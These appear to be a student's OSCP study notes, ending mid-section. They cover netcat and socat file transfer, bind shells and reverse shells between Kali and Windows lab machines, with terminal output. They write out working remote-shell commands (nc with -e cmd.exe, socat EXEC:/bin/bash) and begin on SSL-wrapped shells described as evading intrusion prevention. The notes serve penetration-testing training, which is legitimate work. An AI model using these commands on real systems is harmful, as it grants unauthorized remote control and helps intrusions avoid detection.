Reverse Shell and File Transfer Guide OSCP material :

so here are my notes and all :

Tool 1 : Netcat :

hackers swiss army knife


read and write data on tcp and udp

can run on client as well as server mode

Client Mode:

-n to disable name resolution


-v for verbosity



```
┌──(root㉿kali)-[/home/kali]
└─# nc -n -v 192.168.1.8 4444
(UNKNOWN) [192.168.1.8] 4444 (?) open
heyy
```

Command : nc -n -v $IP $PORT (To connect to any service on a specified port)

Server/Listening Mode :



```
port numbers can be individual or ranges: m-n [inclusive]

C:\Users\sansk\Downloads\netcat-win32-1.12>nc.exe -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.1.8] from (UNKNOWN) [192.168.1.9] 44160
hello
```


Command : nc -lnvp $PORT (to start a server or listen on a specified port)

Transferring Files with Netcat : (both text and binary)

Kali to Windows file Transfer :

Windows machine :


setup a listener on port 4444 and use > redirect output to incoming.exe



```
^C
C:\Users\sansk\Downloads\netcat-win32-1.12>nc.exe -nlvp 4444 > incoming.exe
listening on [any] 4444 ...
connect to [192.168.1.8] from (UNKNOWN) [192.168.1.9] 44166

^C
C:\Users\sansk\Downloads\netcat-win32-1.12>dir
```


on kali :

locate wget.exe which we will transfer :



```
┌──(root㉿kali)-[/home/kali]
└─# cp /usr/share/windows-resources/binaries/wget.exe .

┌──(root㉿kali)-[/home/kali]
└─# ld
ld: no input files

┌──(root㉿kali)-[/home/kali]
└─# ls
active-directory  Downloads    fsocity.dic            LinEnum  output.txt     Pictures          shell.aspx    Videos
base64.txt        encoded.txt  fsocity.dic.3          mona     pass.txt       PowerSploit       shell.php     wget.exe
chatserver.exe    enum4linux   gatekeeper.exe         Music    passwords.txt  printspoofer      sorted.txt    Windows-Exploit-Suggester
CMSmap            essfunc.dll  hello_world.c          nfs      paused.conf    PrintSpoofer.exe  ssh-backdoor  wordlists
cred              evil-winrm   instagram-hacking-tool nishang  PEASS-ng       Public            stuff
```

then transfer or redirect the file while connecting towards netcat :




```
┌──(root㉿kali)-[/home/kali]
└─# nc -n -v 192.168.1.8 4444 < wget.exe
(UNKNOWN) [192.168.1.8] 4444 (?) open
```

now hold for a minute the file will transfer but we will get no progress , just take a guess that how much that file can take depending on size .

Proof of transfer :

incoming.exe :



```
C:\Users\sansk\Downloads\netcat-win32-1.12>incoming.exe -V
GNU Wget 1.9.1

Copyright (C) 2003 Free Software Foundation, Inc.
This program is distributed in the hope that it will be useful,
but WITHOUT ANY WARRANTY; without even the implied warranty of
MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
GNU General Public License for more details.

Originally written by Hrvoje Niksic <hniksic@xemacs.org>.

C:\Users\sansk\Downloads\netcat-win32-1.12>
```

Remote Administration With Netcat :


command redirection will be done here

using **-e** option , we can redirect input , output and error messages in netcat

Netcat Bind Shell scenario : (here we open a port on windows and connected to it via kali)

in windows ,


Binding cmd.exe to a local port :



```
Originally written by Hrvoje Niksic <hniksic@xemacs.org>.

C:\Users\sansk\Downloads\netcat-win32-1.12>
C:\Users\sansk\Downloads\netcat-win32-1.12>nc -lnvp 4444 -e cmd.exe
listening on [any] 4444 ...
```

On kali :

connecting to the port where we binded the cmd.exe




```
┌──(root㉿kali)-[/home/kali]
└─# nc -n -v 192.168.1.8 4444
(UNKNOWN) [192.168.1.8] 4444 (?) open
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\sansk\Downloads\netcat-win32-1.12>whoami
whoami
win-se28q4d85s8\sansk
```

.


Reverse Shell Scenario : (here we open a port on kali and made windows machine connect to us .)

on kali set up a listener :




```
┌──(root㉿kali)-[/home/kali]
└─# nc -lnvp 4444
listening on [any] 4444 ...
```

on windows connect to port on 4444 opened in kali with -e cmd.exe :



```
C:\Users\sansk\Downloads\netcat-win32-1.12>
C:\Users\sansk\Downloads\netcat-win32-1.12>nc.exe -n -v 192.168.1.9 4444 -e cmd.
exe
(UNKNOWN) [192.168.1.9] 4444 (?) open
```

on kali as soon as we connect we will get a shell :



```
┌──(root㉿kali)-[/home/kali]
└─# nc -lnvp 4444
listening on [any] 4444 ...
connect to [192.168.1.9] from (UNKNOWN) [192.168.1.8] 1133
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\sansk\Downloads\netcat-win32-1.12>
```

.

Socat :


somehow same or better than netcat ,

different and a bit complex syntax :

TO CONNECT :


to a IP and PORT :

Command :



```
┌──(root㉿kali)-[/home/kali]
└─# socat - TCP4:192.168.1.8:4444
2022/05/18 05:58:47 socat[14595] E connect(5, AF=2 192.168.1.8:4444, 16): Connection refused
```

TO LISTEN ON A PORT :



```
┌──(root㉿kali)-[/home/kali]
└─# socat TCP4-LISTEN:8080 STDOUT
```

.


File Transfer using socat :

from kali to windows ,

in this scenario create a secret text file and lets transfer it ,

on kali :

fork the file on listener :




```
┌──(root㉿kali)-[/home/kali]
└─# socat TCP4-LISTEN:9999,fork file:secretfile.txt
```

.

fork is used to create a child process .

On windows lets get the file :

on windows connect to the port then supply some addition file: and create parameter,




```
C:\Users\sansk\Downloads\socat-1.7.3.0-windows-master>socat.exe TCP4:192.168.1.9
:9999 file:secret.txt,create

C:\Users\sansk\Downloads\socat-1.7.3.0-windows-master>dir
 Volume in drive C has no label.
 Volume Serial Number is 4AB9-CD1C

 Directory of C:\Users\sansk\Downloads\socat-1.7.3.0-windows-master

05/18/2022  03:41 PM    <DIR>          .
05/18/2022  03:41 PM    <DIR>          ..
05/18/2022  03:27 PM         2,027,037 cygcrypto-1.0.0.dll
05/18/2022  03:27 PM           110,109 cyggcc_s-1.dll
05/18/2022  03:27 PM           334,365 cygncursesw-10.dll
05/18/2022  03:27 PM           213,021 cygreadline7.dll
05/18/2022  03:27 PM           456,221 cygssl-1.0.0.dll
05/18/2022  03:27 PM         3,477,818 cygwin1.dll
05/18/2022  03:27 PM            30,237 cygwrap-0.dll
05/18/2022  03:27 PM            84,519 cygz.dll
05/18/2022  03:27 PM               299 README.md
05/18/2022  03:41 PM                40 secret.txt
05/18/2022  03:27 PM           329,742 socat.exe
              11 File(s)      7,063,408 bytes
               2 Dir(s)  53,078,114,304 bytes free

C:\Users\sansk\Downloads\socat-1.7.3.0-windows-master>type secret.txt
secret file transferrred successfully.

C:\Users\sansk\Downloads\socat-1.7.3.0-windows-master>
```

Socat Reverse Shells :


we will connect our kali machine to our windows machine :

so first setup a listener in windows :



```
C:\Users\sansk\Downloads\socat-1.7.3.0-windows-master>socat.exe -d -d TCP4-LISTE
N:9999 STDOUT
2022/05/18 15:47:19 socat[3272] N listening on AF=2 0.0.0.0:9999
2022/05/18 15:49:13 socat[3272] N accepting connection from AF=2 192.168.1.9:412
```


connecting and executing /*bi*n/bash from kali :



```
┌──(root㉿kali)-[/home/kali]
└─# socat TCP4:192.168.1.8:9999 EXEC:/bin/bash
^C
```

we will now have a shell received in our windows machine


Proof :



```
N:9999 STDOUT
2022/05/18 15:47:19 socat[3272] N listening on AF=2 0.0.0.0:9999
2022/05/18 15:49:13 socat[3272] N accepting connection from AF=2 192.168.1.9:412
72 on AF=2 192.168.1.8:9999
2022/05/18 15:49:13 socat[3272] N using stdout for reading and writing
2022/05/18 15:49:13 socat[3272] N starting data transfer loop with FDs [6,6] and
 [1,1]
whoami
root
dir
active-directory  instagram-hacking-tool  PowerSploit
base64.txt        joomlavs                printspoofer
chatserver.exe    key-1-of-3.txt          PrintSpoofer.exe
CMSmap            LinEnum                 Public
cred              mona                    SecLists
Desktop           Music                   secretfile.txt
Documents         nfs                     seeker
Downloads         nishang                 shell.aspx
encoded.txt       notes                   shell.php
enum4linux        oscp                    sorted.txt
essfunc.dll       output.txt              ssh-backdoor
evil-winrm        pass.txt                stuff
fela.txt          passwords.txt           tcp_22_ssh_nmap.txt
final.txt         paused.conf             Templates
fsocity.dic       PEASS-ng                Videos
fsocity.dic.3     Pentest-Cheatsheets     wget.exe
gatekeeper.exe    php-reverse-shell.php   Windows-Exploit-Suggester
hello_world.c     Pictures                wordlists
```

Socat Encrypted Bind Shells : using SSL , good for evading IPS

so lets first create a ssl certificate on our kali which will be used for further encryption :




```
┌──(root㉿kali)-[/home/kali]
└─# openssl req -newkey rsa:2048 -nodes -keyout bind_shell.key -x509 -days 362 -out bind_shell.crt
Generating a RSA private key
.......+++++
.........................................................................................+++++
writing new private key to 'bind_shell.key'
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:US
State or Province Name (full name) [Some-State]:georgia
Locality Name (eg, city) []:atka
Organization Name (eg, company) [Internet Widgits Pty Ltd]:offs
Organizational Unit Name (eg, section) []:
Common Name (e.g. server FQDN or YOUR name) []:
Email Address []:
```

now we have a self signed certificate and a key file named as bind_shell.key and bind_shell.crt

now merge the key and cert file together so that socat can accept it :

